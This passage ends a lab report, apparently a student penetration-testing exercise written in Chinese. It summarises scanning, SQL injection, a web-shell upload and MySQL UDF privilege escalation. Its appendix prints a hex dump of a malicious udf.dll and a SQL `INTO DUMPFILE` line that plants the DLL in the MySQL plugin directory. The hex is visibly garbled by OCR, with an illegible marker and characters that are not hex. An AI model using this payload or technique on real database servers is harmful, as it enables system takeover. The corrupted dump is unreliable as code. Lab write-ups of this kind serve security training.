
操作系统层面的提权防御（如 Linux/Windows） 移除 SUID/SGID 位（Linux 下的提权入口）；关闭未用的计划任务、服务端口；禁止普通用户访问敏感系统命令或配置文件

5 流程图

5.1 实战演练



5.2 上线前渗透测试流程图



6 总结感想

在实战演练中，我们依次完成了信息收集、漏洞利用、权限提升、漏洞复现与防御策略制定等关键环节。在信息收集阶段，我们通过访问靶机地址，发现了目录遍历漏洞，并利用 Nikto 工具扫描出多个潜在的安全问题。这些发现为我们后续的攻击提供了重要的切入点。在 Web 漏洞利用环节，我们成功利用了参数注入漏洞，上传了木马文件，并通过蚁剑工具建立了反向连接，获取了初步的访问权限。我们通过分析系统配置错误和已知漏洞，利用特定的 exploit 成功提权至 root 级别。在漏洞复现与防御策略部分，我们详细复现了漏洞场景，并根据漏洞特性制定了有效的防御策略。通过本次实战演练，我们不仅掌握了 Web 渗透测试的具体技术流程，还深刻理解了每个环节中潜在的安全风险和防御措施。

在本次上线前渗透测试实验中，我们通过 Nmap 扫描识别了目标系统的开放端口和服务，随后利用 SQL 注入和文件上传漏洞获取了后台访问权限。通过构造恶意请求，我们成功绕过了安全限制，登录后台并获取了敏感数据。此外，我们利用 udf 提权技术提升了权限，进一步访问了系统深层信息。实验中发现的关键漏洞包括 SQL 注入和文件上传，我们提出了加强输入验证和限制文件类型的修复建

议。这次实验不仅提升了我们的技术能力，也加深了对网络安全的理解。

7 附录

7.1 udf.dll

[illegible]

830b01fbeeec6bb8b0910548b098f57890a23480f85d47d618cbbad641718
068b79040838071b76deebble50eb184aa705b8e61768b0b030d8e803a8
3c0957c1d6bbaeb5d6a1e7e9e2573ca12f4c6a6fff777c3025efd096a1fee
76eb3caa10c80475ed7befc0c7051f281a70e027071bdf79d5cb520bc04
b81b6a5635b952eb782b7339b2e3696ff7defd7340393d155c741c680628
09ac43db6b85850d9e1034252316ffe666f862f154b201dc0801592cc2b1
a1db78049dddfbf62413d90fd4fc83f80266b16f6cb0d2595bffa0584b77
783bb5783106350f8487c71996ee4cd3543bf81810897d82efc796be35fa
c87251833f8af36a7c398587b4f10774e9ffc8d60f7c89c5db9bb5d955f8
5615441b474ded5be38ef88a394d1003d00874b48909437aa36d020c1ad3
f8eba71c3162cc5a64442e386161fb0a58064c32fc19503f1bdf72044337
5bc9c20cc710fb02231fb2288b2ef28b5d081cae0fdb9b54e433c95cfc7d
2008016c2dc6c23bf15a393a4417e4d61bfe7fafae3bf0740583fe02752e
1910d03bc1e7166eb8ed57565fd03b5ee40003937b703b67115a03961416
8012376c7d270a8227fea0246420575062b30d661327002f527f8df61ad2
061153f76a037543b067bb614f34032168742e2c0d2c3cec257feb1b71ec
5a09706a7c6faae05051597c64825d90eadf62ffa8a19066b8f91b6c72a
e490c396ec1640e134a9ff3b246abb41c1f17926547dbc550c0d381e33bc
05bc595d382281ec2832f7869f365f212043211c895e2118891d05f78ec2
43143c21a2aa210c668c186c5ffbd8a3806252c0620080605dd2dcd20425
002d7ffc9c8f7ab6b1f6143095562407042831d6fedb7f0807348b85e0fc
a0aa701ddb5b395011c1920241318092b18476a565f201cb360c32c9f7b
8985d8320a04dc03b557e01b243468dedfd1f7d8d360ce2879d40a2c833d
208dbdc3da00f923685b1b300bdfaf67f534c97f23401ec25f6a4849918f
144a50152e9df458aaf8a29c10f3eb67611c7e052c37d4598feded8321b9
273551e0f5ee3bdc0abf03e4507f4b8417185bdb7e600bce1cd42cd6e2
88b154b609e01b14f413160a4bdb313ddcdbfddc84676cc859d94e1e07f7
d81bf076bbb7c00359485d1656b8bc18be04a3638b6f2af83bc673080753
025073d85f60835a3bfe72f15f5e25206c6053c820cc006f35b4dd452bb8
4d5a346627040b85bf2b5e6e413c03c1813850e45fefa5ecfffb33d2b90b
011c48180f94c28bc25dc33fb702bf35e34831c80fb74114ae057106c1a5
5b6c33578c081817761bfff2ffid7487bf972098b580803d93bfb720a42
83c0283bd67270ca36b5e86ae55dc38f6afef0cd71f7a970040b05641800
5083ec080db7c670082f316c33c576f0852f06df64a31a89b9096855db7
f081f0b2091c6b04f555972dd12c937d1350195c083b04e1c26f2724c1e8
1ff715e0018fefb6532b034f230059948be55dc3621ddb49a301ca3dafc0
fae99525242631ccff29343232b61058054c50ac2cb41e97af12b60d5609
6b27d7616b20cfb0fbef2ae4e03160031f73d9665b9a6c038d2be0fafc04
6ba039f13cb4fc8a0d6c120c7d0dc395c3c1619c965154147fe41f3e7831
24f020140bdac40e5643b25d53ec1068f885626df4f888c9bf4ee640b25
eea0398466820d85c33149db9f0a359a04be605675f869639fc1f6448b75
98751f1033f0071476e6ca20189d271cb4f6ee6fedf4330c113bf77507be
4f59eb0b85f30a7b047ea10ac1e0100bf0ce00f7d6076c840d1e045e5f01
c33f5c05646464646064686c1405766474b000003ff4c20e034b0f20185f
4e6f20fffbb7ff617267756d656e7473096c6c6f77656420287564663a20
6c69625f6dcccfd6df77973716c0d5f73085f696e666f293918dfb6ff8f20
76657273696f6e20302e01341f45787065f6dbdbd637447657861076c79
201a65207374723f5bdb5afb72074791b75726171217258c00e602b7477
911fd86f030b3f8672206e616d48dbb1b71f436f756c246e6f74c4636113
203058b76d186d2779af72f1483fda4d943f2003121071051bf29d586021
4707d0604d0d0b0f81cb074ed961dd9703ab17cc2708a77527ecc00fd81f
0a3b034fc0a07b851f03240328c1556583a200c5889251ca22d877bdb119
bf44ff000f5565a3aa00a8aa9251645455c95532aaaafff61d455c041002
0157616974466f00fc06c07253886c654f626a07c07f6b99145669727475
616c417603e0f6370d536574456e76126f6ec000bc6dbf5661726961622b
4118437265f76deb6e94546806640d4726437572722cd12f65b502a6365
73734914266e03e083135469636bde6e6bb1f6b6fd517565727950036684
6d616e371667ef1b00fd0144697367374cfdb7eded696272787943619273
1a497344656275677edee6dad266a686546a4556e6840b1b7b7b7643164
457846707469af46696c4a6d295b6119b41254de64aeb0176d0dd8114990
b9edd61a0a6b409d6d70876547c25a73cd517f77555122b4ed6e591b5c53
7973186deec3c2eb2e39417373650975697cddb15da434c7d5f687e396d5f
2edfedebe5f616d7367087869740b646a753a5f666469ec4217b076260a
639a5f64fd6cadb91f5f686f6f6b131459725ff802700148d15fdb9c9eb02
49730a330a6c21d6f0bd82539c2a64d46e640893050b130f651e6b5b7bc2
5f2c723456ed6d1c182ff6d69a700a035f706f522947e1ddbe6e10646875
6c5eb92a6bcb92bd9b1b2ca806e0b6d86e6ec57265250866112e827bdb56

43


```
INTO DUMPFILE 'C:\\Program Files\\MySQL\\MySQL Server 5.5\\lib\\plugin\\udf.dll';
```